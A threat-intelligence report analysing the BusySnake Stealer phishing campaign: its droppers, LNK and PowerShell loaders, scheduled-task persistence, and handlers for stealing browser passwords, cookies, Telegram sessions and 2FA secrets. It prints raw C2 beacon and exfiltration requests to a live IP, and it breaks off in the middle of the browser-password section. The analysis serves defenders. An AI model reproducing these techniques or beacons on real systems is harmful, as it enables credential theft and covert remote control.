Visualização de leitura

Armored Likho digging a snake pit: inside the covert BusySnake Stealer campaign

Introduction

During our routine threat monitoring, we uncovered a new phishing campaign tied to a previously unknown APT group that we dubbed Armored Likho (also known as Eagle Werewolf based on circumstantial evidence). This targeted campaign focuses heavily on government agencies and the electric power sector. The geographical footprint of these attacks spans Russia, Brazil, and Kazakhstan, establishing the group as a global threat actor.

Armored Likho blends financially motivated campaigns targeting private individuals with targeted cyber-espionage aimed at organizations. Their toolkit features obfuscated, modular RATs and infostealers specifically engineered to bypass dynamic analysis. Alongside these, they leverage simpler tools like Go2Tunnel for remote access and network tunneling. This diverse malware stack enables the threat actor to maintain stealthy control of compromised hosts, exfiltrate credentials and other sensitive information, and dynamically deploy downloadable modules tailored to the victim’s profile and the tasks at hand.

Key campaign highlights:

  • The group is leveraging a previously undocumented tool dubbed BusySnake Stealer. This Python-based infostealer is designed to target Windows systems. We discovered multiple versions of the malware, along with an additional module dedicated to stealing cookies.
  • The first-stage malicious payload, consisting of loaders and stagers, was generated using AI, which blurs the attackers’ TTPs and complicates attribution efforts.

This campaign highlights several concurrent trends: the growing technical maturity of Armored Likho, tool polymorphism, and a shift toward more complex schemes aimed at bypassing security solutions — ranging from Python source code obfuscation to embedding network mechanisms directly into the malware code. In this post, we’ll dissect the campaign that remains active at the time of publication, as well as the toolkit utilized by the attackers.

Initial infection vector

Phishing remains one of the primary initial access vectors that this threat actor heavily relies on in its latest campaigns. Armored Likho uses spear-phishing emails, with themes ranging from official government notices to social programs. In their most recent campaign, the attackers distributed malicious attachments inside archive files with names such as 1bfb2e79-8084-429e-a35c-8b595ab9f839_psihologicheskiy_test.zip (psychological test) or zayavka_gumanitarnayapomosch.rar (humanitarian aid application). These archives contained executables or LNK files named to mimic the email themes, tricking users into executing them on their devices. Below, we break down several variants of how they achieve initial access.

EXE attachment

In one attack variant, the archive contains a dropper named psihologicheskiy_test.exe, which is a self-extracting archive built using the Nullsoft Scriptable Install System (NSIS). When the victim opens the file, a decoy application launches to disarm suspicion by presenting a fake psychological survey. While we have observed similar droppers in the group’s previous campaigns, those earlier versions were written in Rust.

Once executed, the dropper writes a legitimate executable, $temp\nsn5531.tmp\pnx.exe, to disk and launches it. Code is then injected into the pnx.exe process memory to execute a malicious loader. This loader, in turn, fetches several archives hosted in GitHub repositories. Our analysis of these repositories uncovered early development builds and test samples of the malware. Data release in the repository is automated, allowing for rapid rotation of both payloads and the repositories themselves.

Payload repository example

Payload repository example

The downloaded archives are extracted into the $appdata\WindowsHelper directory. This serves as the malware’s working directory, where all subsequent components of the attack are staged and executed.

The fetched package contains the following components:

  • The primary payload: a stealer named module.pyw
  • The runtime directory with the components of the PyArmor execution environment
  • A Python 3.12 interpreter
  • The get-pip.py script: used to install the pip package manager and fetch required dependencies

Once executed, the script installs pip and pulls down the core dependencies required for the payload to run.

With all dependencies in place, the malware creates two VBScript files in the same $appdata\WindowsHelper directory. The first, wh_selfdelete.vbs, is used to wipe the initial pnx.exe loader from the system:

Loader removal script

Loader removal script

The second script, run.vbs, is designed to execute module.pyw and is used to ensure persistence on the system by creating a scheduled task:

Persistence script

Persistence script

This task ensures that the payload, BusySnake Stealer, is executed every five minutes.

LNK attachment

In alternate campaigns, the archive contains a file named Zayavka_[redacted].lnk. The group leveraged the ZDI-CAN-25373 shortcut vulnerability to conceal the contents of their command line. This flaw allows the attackers to use spaces or line breaks to hide execution parameters.

Consequently, when the user runs the malicious LNK file, it triggers the following obfuscated command:

Obfuscated PowerShell command

Obfuscated PowerShell command

This, in turn, spawns a PowerShell command that downloads and executes the malicious loader:

Downloading and executing the loader

Downloading and executing the loader

Upon execution, the loader downloads and opens a decoy DOCX document. We have observed various decoy themes, ranging from humanitarian aid requests to debt clearance certificates.


Decoy documents

Decoy documents

Once the decoy is displayed, the loader initializes the environment variables required to stage the next phase, including URL paths, installation directories, and required library manifests. While we observed variations across different first-stage payload samples, their core functionality remains identical.

Variable initialization example in loader code

Variable initialization example in loader code

Next, the loader fetches a Python 3.12 interpreter (python.zip), the get-pip.py script, and a data.zip archive containing the module.pyw payload. From this point, mirroring the first infection vector, the malware installs its dependencies and establishes persistence through a combination of a VBScript file and a scheduled task.

Example of downloading and installing Python and the pip package manager

Example of downloading and installing Python and the pip package manager

As shown in the screenshots, the loader’s source code contains verbose comments and bullet-point emojis. This coding style is highly uncharacteristic of human-developed malware. It strongly indicates that the group is leveraging LLMs to generate their malicious payloads.

Ultimately, both infection vectors lead to the execution of the primary payload, which we break down in detail below.

BusySnake Stealer

The primary payload in this campaign is a previously undocumented, Python-based infostealer that we have dubbed BusySnake Stealer.

The stealer’s source code implements multiple evasion techniques designed to thwart detection and complicate static analysis. Specifically, the BusySnake Stealer code is obfuscated and encrypted using PyArmor Pro version 9.2.0. The malware dynamically decrypts its bytecode only at the exact moment a function is called, re-encrypting the data immediately afterward. Additionally, the malware runs in the background without spawning a console window, as indicated by its PYW file extension.

During our analysis, we successfully stripped the protector and disassembled the executable functions. Below, we break down the stealer’s configuration and core functionality.

Before executing its main routines, the malware initializes its configuration file. It contains the C2 server address, directory paths, regular expressions, screenshot intervals, a User-Agent string for network communications, and many more. An example configuration from one of the captured samples is shown below.

Stealer configuration example

Stealer configuration example

The stealer’s architecture relies on handlers, each responsible for specific functions. The table below details the role of each handler.

Handler Name Description
single_instance_lock Prevents multiple instances of the stealer from running concurrently on the compromised host.
start_key_clipboard_logger Steals data from the system clipboard.
start_inventory_background Enumerates files across the system and logs their metadata into a local database.
extract_hex64_from_file Attempts to extract 64-character hexadecimal keys from the files.
start_send_documents_priority_background Forwards user documents to the C2 server.
take_screenshot Captures screenshots and saves them to the SCREEN_DIR directory.
archive_pngs Archives captured screenshots and purges previously created archives from the disk.
poll_task Waits for incoming C2 commands to execute.
ensure_schtask Checks for the presence of a scheduled task to maintain persistence. If none is found, it drops a VBScript launcher and registers a new scheduled task.

Below, we break down the execution logic of the malware’s core functions.

Upon execution, the malware calls the single_instance_lock function to ensure that only one instance of the stealer is active on the system. To achieve this, the sample utilizes a non-standard lock-file algorithm, rather than traditional methods like creating a mutex or setting a registry value. The function first checks if the file Roaming\WindowsHelper\screenshots\.lock is locked by another process; if it is, the new instance fails to launch. If the file is not locked, the malware reads the Process ID (PID) stored within it. If that process doesn’t exist and the system uptime exceeds the file’s last modification timestamp, the stealer overwrites the lock file and proceeds with execution.

Immediately after initialization, the start_key_clipboard_logger function begins harvesting data from the system clipboard. The malware polls the clipboard contents in an infinite loop, appending any new or updated data to the KEYLOG_FILE using the following format:

[Clipboard] {timestamp} {escaped_clipboard_content}

Additionally, the stealer maps out the local file system using the start_inventory_background function.

This background process first initializes a database at Roaming\WindowsHelper\inventory_state.db. Within this database, the stealer generates a tracking table to log file metadata:

sqlite3.connect(STATE_DB_PATH)
execute CREATE TABLE IF NOT EXISTS scanned_files (path TEXT PRIMARY KEY,mtime REAL,size INTEGER)'

The malware then enumerates files and directories to build an object tree. During this scanning phase, the stealer explicitly skips core system directories, ignores files larger than 16 MB, and filters out files matching a hardcoded exclusion list of extensions.

Discovered files are passed to the extract_hex64_from_file function to scrape for 64-character hexadecimal keys. The malware opens each file in read mode and scans for strings matching the [0-9a-fA-F]{64} regular expression. Any identified keys are logged into the previously created database. The keys themselves are written to a separate file and forwarded to the C2 server. Once the full scan wraps up, a completion message is committed to the log file using the following format:

log(
	f'Інвентаризація завершена за {elapsed:.1f}s. '
	f'Нових: {counters["new"]}, '
	f'Старих: {counters["skipped"]}, '
	f'Знайдено: {counters["found"]}'
)

Next, the start_send_documents_priority_background function kicks off to map out logical drives. The malware identifies the system drive and recursively sweeps the user directories under /Desktop, /Documents, and /Downloads. During this enumeration phase, it filters the paths — checking only directories whose names start with $ and do not contain the string System Volume Information. Directory contents are also filtered based on an ignore list of extensions. The remaining files are then checked: if a file has not been previously sent and its size does not exceed 5 MB, it is transmitted to the C2 server.

The stealer maintains an active connection with the C2 server to await incoming instructions during execution. The poll_task function polls the C2 server in a continuous loop for new commands. Below is an excerpt of a typical request packet:

GET /get_task?client_id=DESKTOP-[redacted] HTTP/1.1\r\n
Host: 159.198.41.140
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36 Edg/143.0.0.0

The C2 sign-in form interface is shown below:


C2 administration panel sign-in form

C2 administration panel sign-in form

Commands are transmitted from the C2 server as function names, which are detailed in the table below:

Function Name Description
handle_send_screenshots_command Captures screenshots at a designated interval, bundles them into an archive, and exfiltrates them to the C2 server.
send_and_clear_keystroke_log Exfiltrates logged keystroke data to the C2 server and clears the log file afterward.
handle_extract_chromium_passwords Decrypts stored passwords from Chromium-based browser databases using the DPAPI.
handle_extract_firefox_passwords Decrypts passwords from Firefox databases by invoking the PK11SDR_Decrypt function.
handle_collect_and_send_cookies Extracts cookies from browser databases and uploads them to the C2 server.
handle_extract_cookies_v7_command Extracts cookies by installing an extension into the browser.
handle_search_2fa_secrets_command Scrapes for OTP keys by continuously monitoring the clipboard and parsing local files; if an otpauth:// string is matched, the key is logged to 2fa_secrets.txt.
handle_search_wallet_jsons_command Sweeps user directories to locate cryptocurrency wallet files with a JSON extension.
handle_split_and_send_tdata_command Harvests Telegram session and credential data from the APPDATA/Telegram Desktop/tdata directory; it force-terminates the telegram.exe process, stages the files in a temporary directory, compresses them, and exfiltrates the archive to the C2 server.
handle_start_proxy_command / handle_stop_proxy_command Establishes a reverse SSH tunnel using an SSH command and private key previously received from the C2 server.
The second function terminates the connection and purges the key from the host.
handle_remote_control_command Checks for an active installation of RustDesk on the endpoint. If missing, it downloads the application from GitHub. If already present, it restarts the RustDesk process to prompt the user to re-enter their ID and password, grabs a screenshot of the credentials, and exfiltrates the captured data to the C2 server.

After executing each command, the stealer sends a report back to the C2 server containing the task completion status.

POST /report_status HTTP/1.1
Host: 159.198.41.140
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36 Edg/143.0.0.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 90
Content-Type: application/json
{"client_id": "DESKTOP-[redacted]", "command": "send_found_keys", "status": "ok", "note": ""}

Password exfiltration from Firefox and Chromium-based browsers

When BusySnake Stealer receives a C2 command to harvest passwords from Chromium-based browsers, it passes the task to the handle_extract_chromium_passwords function. The malware locates the specific browser data directory, verifies that it is not empty, and targets the Login State file, which contains the master key used to encrypt the local password database.

Locating the file containing the master key

Locating the file containing the master key

The master key is protected via the Windows Data Protection API (DPAPI). By operating within the security context of the user who originally encrypted the key, the stealer is able to decrypt it using the win32crypt.CryptUnprotectData() function.
